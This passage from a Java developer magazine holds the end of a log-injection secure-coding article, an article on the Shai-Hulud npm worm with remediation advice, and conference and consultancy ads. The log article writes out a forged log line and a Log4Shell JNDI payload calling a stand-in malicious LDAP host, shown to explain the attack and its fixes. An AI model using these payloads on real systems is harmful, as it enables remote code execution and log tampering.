Let's consider the following code, which takes a value from the user and logs it.

```

1  public void doGet(HttpServletRequest request, HttpServletResponse response) {
2      String user = request.getParameter("user");
3      if (user != null){
4          logger.log(Level.INFO, "User: {0} login in", user);
5      }
6  }

```

It looks harmless, right?

But what if the attacker tries to log in with this user?

```

1  john login in\n2024-08-19 12:34:56 INFO User 'admin' login in

```

It's clearly the wrong username, and it will fail. However, it will be logged, and the person reviewing the log will become very confused.

```
1 2024-08-19 12:34:56 ERROR User 'john' login in
2 2024-08-19 12:34:56 INFO User 'admin' login in
```

Or even worse !! If the attacker knows the system is using a non-patched Log4J version, they can send the below value as the user, and the system will suffer from remote execution. The LDAP server controlled by the attacker responds with a reference to a malicious Java class hosted on a remote server. The vulnerable application downloads and executes this class, giving the attacker control over the server.

```
1 $ { jndi:ldap://malicious-server.com/a}
```

However, we can easily prevent these issues.

Sanitizing the values to be logged is crucial to prevent the log forging vulnerability, as it can lead to confusing outputs that are forged by the user.

```
1 // Log the sanitised username
2 String user = sanitiseInput(request.getParameter("user"));
3 }
4
5 private String sanitiseInput(String input) {
6 // Replace newline and carriage return characters with a safe placeholder
7 if (input != null) {
8 input = input.replaceAll("[\\n\\r]", "_");
9 }
10 return input;
11 }
```

The result we'll see in the logs is the following, making it now easier to see that all the logs belong to the same call to the log system.

```
1 2024-08-19 12:34:56 ERROR User 'john' login in_2024-08-19 12:34:56 INFO User 'admin'
login in
```

To prevent exploitation of the logging system, it is essential to keep our libraries updated to the latest stable versions whenever possible. For log4j, that remediation would disable the functionality. We can also manually disable JNDI.

```
1 -Dlog4j2.formatMsgNoLookups=true
```

If you still need to use JNDI, a common sanitizing process can help avoid malicious attacks by simply checking the destination against an allowed destinations list.

```

1 public class AllowedlistJndiContextFactory implements InitialContextFactory {
2     // Define your list of allowed JNDI URLs
3     private static final List ALLOWED_JNDI_PREFIXES = Arrays.asList(
4         "ldap://trusted-server.com",
5         "ldaps://secure-server.com"
6     );
7
8     @Override
9     public Context getInitialContext(Hashtable environment) throws NamingException {
10         String providerUrl = (String) environment.get(Context.PROVIDER_URL);
11         if (isAllowed(providerUrl)) {
12             return new InitialContext(environment);
13         } else {
14             throw new NamingException("JNDI lookup " + providerUrl + " not allowed");
15         }
16     }
17
18     private boolean isAllowed(String url) {
19         if (url == null) {
20             return false;
21         }
22         for (String allowedPrefix : ALLOWED_JNDI_PREFIXES) {
23             if (url.startsWith(allowedPrefix)) {
24                 return true;
25             }
26         }
27         return false;
28     }
29 }

```

And configure our system to use the filtering context factory.

```
1 -Djava.naming.factory.initial=com.yourpackage.AllowedlistJndiContextFactory
```

The SonarCloud/SonarQube and SonarLint rules that help detect the logging injection vulnerability can be found [here](#).

Conclusion

Security vulnerabilities are not just theoretical concerns but real threats that have already impacted major companies, resulting in substantial financial and reputational damage.

From SQL injections to Deserialization and Logging injections, these attack vectors are prevalent and can easily exploit insecure code if not adequately addressed.

By understanding the nature of these vulnerabilities and implementing the recommended fixes, such as using parameterized queries, avoiding unsafe deserialization practices, and securing logging frameworks properly, developers can significantly reduce the risk of these attacks.

Proactive security measures are crucial for protecting your applications from becoming the next victim of these widespread and damaging exploits.

[Sonar](#) provides free and open-source tools like SonarLint, SonarQube, and SonarCloud that can detect, warn about, and suggest fixes for all these vulnerabilities.

› [Back to the Table of Contents](#) ‹



The Shai-Hulud NPM Worm: When Supply Chains Bite Back

ShaiHulud

Author: Steve Poole

Steve Poole is an experienced JVM and Java Developer, Developer Advocate, DevOps Leader, and Security Champion with expertise in software supply chain security, AI, public speaking, education, and writing. An open-source contributor (Apache, Eclipse, OpenJDK) and developer relations expert. Regular presenter at international conferences on technical topics. Formerly with IBM and RedHat, with extensive experience from operating systems to JVMs to AI. Sci-fi lover, robot builder, and occasional mad scientist. Working with Java since its early days.



LinkedIn

Let's be clear: Shai-Hulud wasn't just another npm compromise. For the first time, a **self-propagating worm ripped through the JavaScript supply chain**. We've seen worms before, but this one changed the game. It hijacked developers' credentials and CI/CD pipelines, transforming them into its attack vector.

At KCDC and JavaZone, I warned about the dangers of `curl | bash | hacked`. Unfortunately, what once looked like a theory (or an occasional exploit) **has now evolved into something far more dangerous**.

Earlier incidents played out like smash-and-grab jobs: attackers stole credentials, slipped in malware, and quickly moved on. Shai-Hulud broke that pattern. The worm gained a foothold, then **automated the infection of other packages, re-published them, and spread faster than maintainers and platforms could respond**.

The payload itself looked simple: a malicious postinstall script. The real danger lay in how it **abused stolen npm and GitHub tokens to spread further, hijack CI/CD workflows, make private repositories public, and plant backdoors in GitHub Actions**.

What's the Lesson?

- So what's the lesson? **This attack didn't hinge on one weak maintainer. It exposed systemic trust issues at the heart of the open-source movement.**
- Phishing opened the door. And MFA that isn't phishing-proof? **Nothing more than window dressing.**
- **The blast radius was huge.** One compromised account cascaded into hundreds of packages and countless downstream apps.

What to Do Next?

Industry players are already waving the usual flags: OpenSSF's SLSA, Sigstore signing, GitHub's secret scanning, etc. All useful, but adoption is patchy at best.

It's All About the People.

The deeper problem is cultural. Developers and organisations still assume "popular = safe" and automate updates without verification. Shai-Hulud **proved just how dangerous that assumption becomes**.

If you're a developer or a C-suite leader, **this is your last wake-up call**. The alarm is already ringing off the table. Treat your software factory like critical infrastructure: harden accounts with hardware MFA, stop blindly trusting dependencies, lock down CI/CD, and assume that any script, no matter how "standard", can be weaponised against you.

Because the next worm won't be patient enough to give you 24 hours.

The Worm turns: The Detail.

To grasp why Shai-Hulud stood apart, you need to see how it unfolded. This wasn't just "somebody uploaded a dodgy package." It became a **step-by-step demonstration of modern attacker thinking: social engineering first, automation second, scale last**.

How It Started: A Phish, Not a Hack

On September 15, 2025, researchers discovered malicious versions of `ngx-bootstrap` and `@ctrl/tinycolor` on npm. Both packages were massively popular—tinycolor alone logged more than two million weekly downloads. By the time anyone noticed, the malware had already spread everywhere.

And here's the key: no one "hacked npm." Instead, attackers launched a slick phishing campaign weeks earlier. They spoofed npm security alerts and tricked maintainers into surrendering credentials and one-time passwords. Classic social engineering: low cost, high yield. With real credentials in hand, **the attackers gained a free pass to publish malware under trusted names**.

The Payload: Just Another Postinstall Script ?

The Trojan horse hid inside a `bundle.js` file in the compromised packages. When installed, it triggered a multi-stage attack chain:

1. **Recon:** It scanned local systems for credentials—npm tokens, GitHub tokens, cloud keys. It even deployed TruffleHog, an off-the-shelf secrets scanner, to trawl for anything valuable.
2. **Exfiltration:** It exfiltrated stolen data in creative ways: sometimes through free webhook endpoints, sometimes by uploading to GitHub repos called *Shai-Hulud*, and sometimes by hiding secrets inside GitHub Actions logs. That last method was particularly clever: using the victim’s own CI/CD system as the getaway car.
3. **Persistence:** It created malicious GitHub Actions (`shai-hulud-workflow.yml`) to survive the cleanup and continue siphoning secrets.

This wasn’t smash-and-grab. It was “**set up camp and keep draining.**”

The Worm: Self-Propagating Supply Chain

Here’s where Shai-Hulud earned its worm nomica. Using stolen npm and GitHub creds, it didn’t just steal secrets; it republished itself. Automatically.

- **If valid npm tokens were found**, it enumerated the victim’s packages, injected the same malicious script, and pushed them back out.
- **It prioritised high-download packages** (because why infect minnows when you can infect whales?)
- **It converted private GitHub repos into public ones**, tagged them with a -migration suffix, and seeded malicious workflows inside.

In less than a day, around 200 packages were infected. That’s not a targeted breach, that’s exponential growth. That’s a worm in the truest sense.

The choice of tools: TruffleHog, postinstall scripts, GitHub Actions, etc, wasn’t accidental. It shows that attackers know developer workflows inside out and are happy to abuse “normal” features. They’re not after one jackpot; they’re building business models based on scale.

Why Shai-Hulud Worked: Systemic Weaknesses We Don’t Like to Talk About

The worm itself was nasty, but the deeper story lies in why it succeeded. **Three systemic weaknesses made it possible: misplaced trust, vulnerable people, and broken processes.**

Open Source Trust: Our Double-Edged Sword

Open source thrives on trust. We trust strangers on the internet to maintain libraries that power banks, hospitals, and satellites. We trust download counts, GitHub stars, and popularity charts as if they were security audits.

Shai-Hulud shattered that illusion. Instead of creating new malicious packages and hoping someone installed them, the attackers **went straight for popular, trusted packages and poisoned the source.**

The economics are brutal: compromise one maintainer and you reach millions of downstream users “for free.” That’s cheaper and more effective than breaching enterprises one by one. That’s why attackers now favour the supply chain: it’s “**one-to-many**” at scale.

The Human Element: Still the Weakest Link

Despite all the talk about sophisticated “advanced persistent threats” and “AI-powered exploits,” this attack started with plain old phishing emails. Maintainers got tricked into handing over credentials because their MFA wasn’t phishing-proof. TOTP codes help, but attackers can capture them in real time. Without hardware-backed keys, developers remain **just one click away from compromise.**

Here's the other uncomfortable truth: many critical open-source projects are run by volunteers or tiny teams with almost no funding. They carry the weight of the internet without corporate-grade defences. Attackers know this. They're not breaking cryptography

they're breaking people.

Process Flaws: Weak SDLC Practices

Even if every developer stayed paranoid, today's tooling wouldn't help much. Consider a few examples:

- **npm install** Doesn't meaningfully check package integrity. If a malicious version gets published, it simply installs.
- **Old package-lock.json** files still rely on SHA-1, a hash vulnerable to collisions.
- **Dependabot and similar tools** can auto-merge updates. Convenient, yes—but disastrous when the "update" carries a compromised package. That's how you turn security automation into an attack vector.

The bigger shift is clear: attackers no longer care about the final product. They **target the software factory floor**. CI/CD pipelines, build servers, and package registries have become the real battleground.

And if you own the factory, you own everything it produces.

The Industry Response: Playing Catch-Up

To their credit, the industry didn't just shrug. But the story is the same as always: the tools exist, but adoption is slow.

Frameworks and Initiatives

Groups like the OpenSSF have sounded the alarm for years. After Shai-Hulud, their work looked less like a "nice-to-have" and more like **basic survival**.

- **SLSA** defines supply chain integrity levels, essentially a maturity model for pipeline security.
- **Sigstore** offers free cryptographic signing of artefacts, proving where code originated.
- **Scorecard** runs automated checks on open-source projects to expose risky practices.

All valuable, but only if teams use them. And adoption so far has been **painfully slow**.

Platform Defenses

Platforms like GitHub and GitLab already offer defences that could have blunted this attack.

If developers enabled them!

- GitHub's dependency graph and Dependabot to flag vulnerable packages.
- Secret scanning and push protection to stop credentials from leaking into repos.
- GitLab's built-in dependency scanning for CI/CD pipelines.

Yet most teams either don't enable these features or configure them to favour convenience over security. And Shai-Hulud's trick of dropping malicious workflows proved the platforms must get smarter. They need to spot abnormal behaviour in **CI/CD, not just known destructive patterns**.

Playbook for Developers and Orgs

O what now? The plan is simple: **stop the bleeding, then build resilience**.

Immediate Response if Compromised

- Stop scripts: reinstall with `npm ci --ignore-scripts`.
- Audit dependencies: check for compromised packages (@ctrl/tinycolor, ngx-bootstrap, etc.) using `npm audit`.
- Hunt for IoCs: look for `bundle.js`, repos named *Shai-Hulud*, or `shai-hulud-workflow.yml` in CI.
- Rotate all credentials: npm tokens, GitHub tokens, SSH keys, cloud keys—assume they're burned.
- Rebuild clean: wipe `node_modules`, clear caches, and pull fresh from a trusted source.

Long-Term Hardening

- **Secure people:** enforce hardware MFA; stop relying on phishable codes.
- **Secure tokens:** use role-based, time-limited credentials, not “god mode” tokens in CI.
- **Secure dependencies:** vet new packages, run Scorecard, and lock down installs with `npm ci`.
- **Secure pipelines:** apply least privilege everywhere, disable postinstall scripts by default, and stop auto-merging bot PRs.

And above all, **learn to think like an attacker**. I'm building out a methodology to help with precisely that: contact me if you're interested, or follow my progress at reflexframework.com.

Conclusion

The Shai-Hulud worm marked a watershed moment. It wasn't merely malware tucked inside a package. It **exploited how developers actually work, lived off the land, and scaled across the ecosystem**.

This is the trajectory of supply chain attacks: **fast, automated, resilient**. The realistic defence is equally direct: **stop equating popularity with safety** and **treat your software pipeline as critical infrastructure**.

The choice is stark: **build resilience now, or let the next worm show you the consequences**.

Visit my new website as I build out these defences and teach you how to stop reacting and start defending.

<https://reflexframework.com/>

› [Back to the Table of Contents](#) ‹

APR
20-23



www.jcon.one

JCON2026

JCON EUROPE 2026

International Java Community Conference

📍 CINEDOM COLOGNE

JAVAPRO

For your IT projects you don't need a know-it-all.

You need a **{BUDDY}**.



Richard Fichter
CEO @ XDEV



Outdated software? Rising maintenance costs? Security risks? We help you to make Java applications fit for the future - with a clear concept and at eye level. In addition to modern tools, we offer premium support for your **Java modernization**.

- **Not a know-it-all - a buddy:** We support your team with pragmatic methods without playing the wise guy.
- **Modernization with strategy:** agile methods & proof of concept for a secure update.
- **Robust solutions:** We rely on proven technologies and practical concepts - without unnecessary complexity.

Let us move your Java project forward together!

**BEST
{BUDDYS}**
IN CODE

trusted by

ATU

EMPORIO ARMANI

CONRAD

Fraport

Red Bull

Allianz



Arrange a free discovery call here!

www.xdev.software

XDEV